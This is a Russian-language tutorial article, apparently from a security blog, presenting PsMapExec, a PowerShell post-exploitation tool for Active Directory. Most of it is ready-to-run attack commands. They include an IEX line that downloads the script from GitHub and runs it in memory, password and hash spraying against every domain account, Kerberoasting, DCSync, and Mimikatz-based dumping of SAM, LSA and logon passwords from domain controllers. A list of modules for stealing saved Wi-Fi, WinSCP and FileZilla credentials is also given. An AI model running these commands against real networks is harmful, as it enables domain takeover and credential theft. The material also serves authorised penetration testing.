

Постэксплуатация в Active Directory с помощью PsMapExec

 spy-soft.net/psmapexec


9 сентября 2024 г.

PsMapExec — это инструмент постэксплуатации в среде Active Directory, а также проверки безопасности и скомпрометированности систем. Причиной создания тулзы стали популярные утилиты CrackMapExec (см. [Использование CrackMapExec](#)) и NetExec. Одним из ключевых преимуществ перед CrackMapExec и NetExec — интеграция с PowerShell, что делает инструмент более гибким для пользователей, работающих в среде Windows.

Еще по теме: [Список всех модулей CrackMapExec](#)

Возможности PsMapExec

Инструмент поддерживает различные методы взаимодействия с системами, такие как IPMI, MSSQL, RDP, SMB и другие. Он позволяет выполнять команды на удаленных системах, проверять доступ и собирать информацию, например, снимать хэши, билеты Kerberos, пароли и т.д.



The screenshot displays the PsMapExec tool in action. The top terminal window shows the command: `PS C:\Users\srv01_user> PsMapExec -Username administrator -Password Password123! -Targets all -Method WMI -force -LocalFileServer 10.10.10.50 -Module SAM`. The tool's ASCII art logo "PSMAPEXEC" is shown, along with its GitHub link and version (0.0.1). It indicates that commands will not be run with modules, setting the command to NULL. The terminal then shows successful results for two targets: `10.10.10.100` and `10.10.10.10`, both identified as Windows Server 2019 Standard Evaluation, with the status "[+] SUCCESS Pwned!". The bottom window shows the HFS (HTTP File Server) web interface, which lists the downloaded files: `DumpSAM.ps1`, `Invoke-Mongoose.ps1`, `Invoke-Pandemonium.ps1`, and `Powerview.ps1`. The log on the right shows the download progress and completion times for each file.

Большой плюс тулзы — работа как с паролями, так и с хэшами или билетами для аутентификации.

Поддерживаемые методы:

- IPMI — сбор IPMI хэшей.

- Kerberoast — атака на Kerberos.
- MSSQL — проверка доступа и выполнение команд.
- RDP — проверка доступа.
- SMB — выполнение команд, проверка доступа.
- GenRelayList — проверка SMB-подписи.
- Spray — перебор паролей и хэшей.
- SessionHunter — проверка доступа, выполнение команд.
- VNC — проверка доступа без авторизации.
- WinRM — проверка доступа, выполнение команд.
- WMI — проверка доступа, выполнение команд.

Поддерживаемые модули:

ССС

- Amnesiac — выполнение пейлоадов Amnesiac.
- ConsoleHistory — извлечение истории консоли PowerShell.
- Files — перечень файлов в общих директориях пользователей.
- FileZilla — извлечение учетных данных FileZilla.
- KerbDump — извлечение билетов Kerberos.
- eKeys — извлечение ключей шифрования из памяти (Mimikatz).
- LogonPasswords — извлечение паролей из памяти (Mimikatz).
- LSA — снятие дампа LSA (Mimikatz).
- NTDS — выполнение DCsync.
- Notepad — извлечение бэкапов блокнота.
- NTLM — снятие NTLM-хэшей.
- SAM — дампы SAM-хэшей.
- SCCM — снятие локальных учетных данных SCCM и последовательностей задач.
- SessionExec — выполнение команд в сессиях пользователей.
- SessionRelay — ретрансляция NTLM-хэшей.
- TGTDeleg — получение свежих TGT-билетов.
- VNC — извлечение учетных данных VNC.
- Wi-Fi — извлечение учетных данных Wi-Fi.
- WinSCP — извлечение учетных данных WinSCP.

Использование PsMapExec

Скрипт можно загрузить напрямую в память:

```
1 IEX(New-Object
  System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/The-
  Viper-One/PsMapExec/main/PsMapExec.ps1")
```

Выполнение WMI-команд на всех системах домена с паролем:

- 1 PsMapExec -Targets all -Method WMI -Username Admin -Password Pass -
Command whoami

Выполнение WinRM-команд с хэшем для аутентификации:

- 1 PsMapExec -Targets all -Method WinRM -Username Admin -Hash [Hash] -
Command whoami

Проверка доступа по RDP на рабочих станциях с локальной авторизацией:

- 1 PsMapExec -Targets Workstations -Method RDP -Username LocalAdmin -
Password Pass -LocalAuth

Дамп SAM с использованием SMB и аутентификации через билет:

- 1 PsMapExec -Targets DC01.Security.local -Method SMB -Ticket [Base64-Ticket] -
Module SAM

Проверка SMB-подписи на всех системах домена:

- 1 PsMapExec -Targets All -Method GenRelayList

Дамп паролей на всех контроллерах домена через WinRM:

- 1 PsMapExec -Targets DCs -Method WinRM -Username Admin -Password Pass -
Module LogonPasswords

Проверка текущего пользователя через WMI с системами, загруженными из файла:

- 1 PsMapExec -Targets C:\temp\System.txt -Method WMI

Перебор паролей на всех учетных записях домена:

- 1 PsMapExec -Method Spray -SprayPassword [Password]

Перебор хэшей на всех учетных записях с AdminCount=1:

- 1 PsMapExec -Targets "AdminCount=1" -Method Spray -SprayHash [Hash]

Атака Kerberoast:

- 1 PsMapExec -Method Kerberoast -ShowOutput

Получение целей

PsMapExec использует встроенный ADSI Searcher для получения целей. Это позволяет без проблем работать в доменной среде. По умолчанию инструмент нацелен на включенные учетные записи компьютеров Active Directory.

Все рабочие станции, серверы и контроллеры домена:

- 1 PsMapExec -Targets All

Целевые системы из файла:

- 1 PsMapExec -Targets "C:\Targets.txt"

Один IP-адрес:

- 1 PsMapExec -Targets 192.168.56.11

Диапазон IP-адресов:

- 1 PsMapExec -Targets 192.168.56.0/24

Типы аутентификации

PsMapExec поддерживает различные методы аутентификации, такие как пароль, хэш или билет.

Аутентификация текущего пользователя:

- 1 PsMapExec -Targets All -Method [Method]

С паролем:

- 1 PsMapExec -Targets All -Method [Method] -Username [Username] -Password [Password]

С хэшем:

- 1 PsMapExec -Targets All -Method [Method] -Username [Username] -Hash [RC4/AES256/NTLM]

С билетом:

- 1 PsMapExec -Targets All -Method [Method] -Ticket [dol.. OR Path to ticket file]

Выполнение команд

PsMapExec поддерживает выполнение команд с помощью параметра -Command:

- 1 PsMapExec -Targets All -Method [Method] -Command [Command]

Выполнение модулей

Для выполнения модулей используется параметр -Module:

- 1 PsMapExec -Targets All -Method [Method] -Module [Module]

Заключение

PsMapExec — крутой инструмент для работы с Active Directory, который предоставляет широкий набор функций для постэксплуатации и оценки безопасности доменной среды. Благодаря поддержке различных методов и модулей, он позволяет быстро и эффективно проверять доступ к системам, извлекать важные данные и выполнять команды на удаленных машинах.

ПОЛЕЗНЫЕ ССЫЛКИ: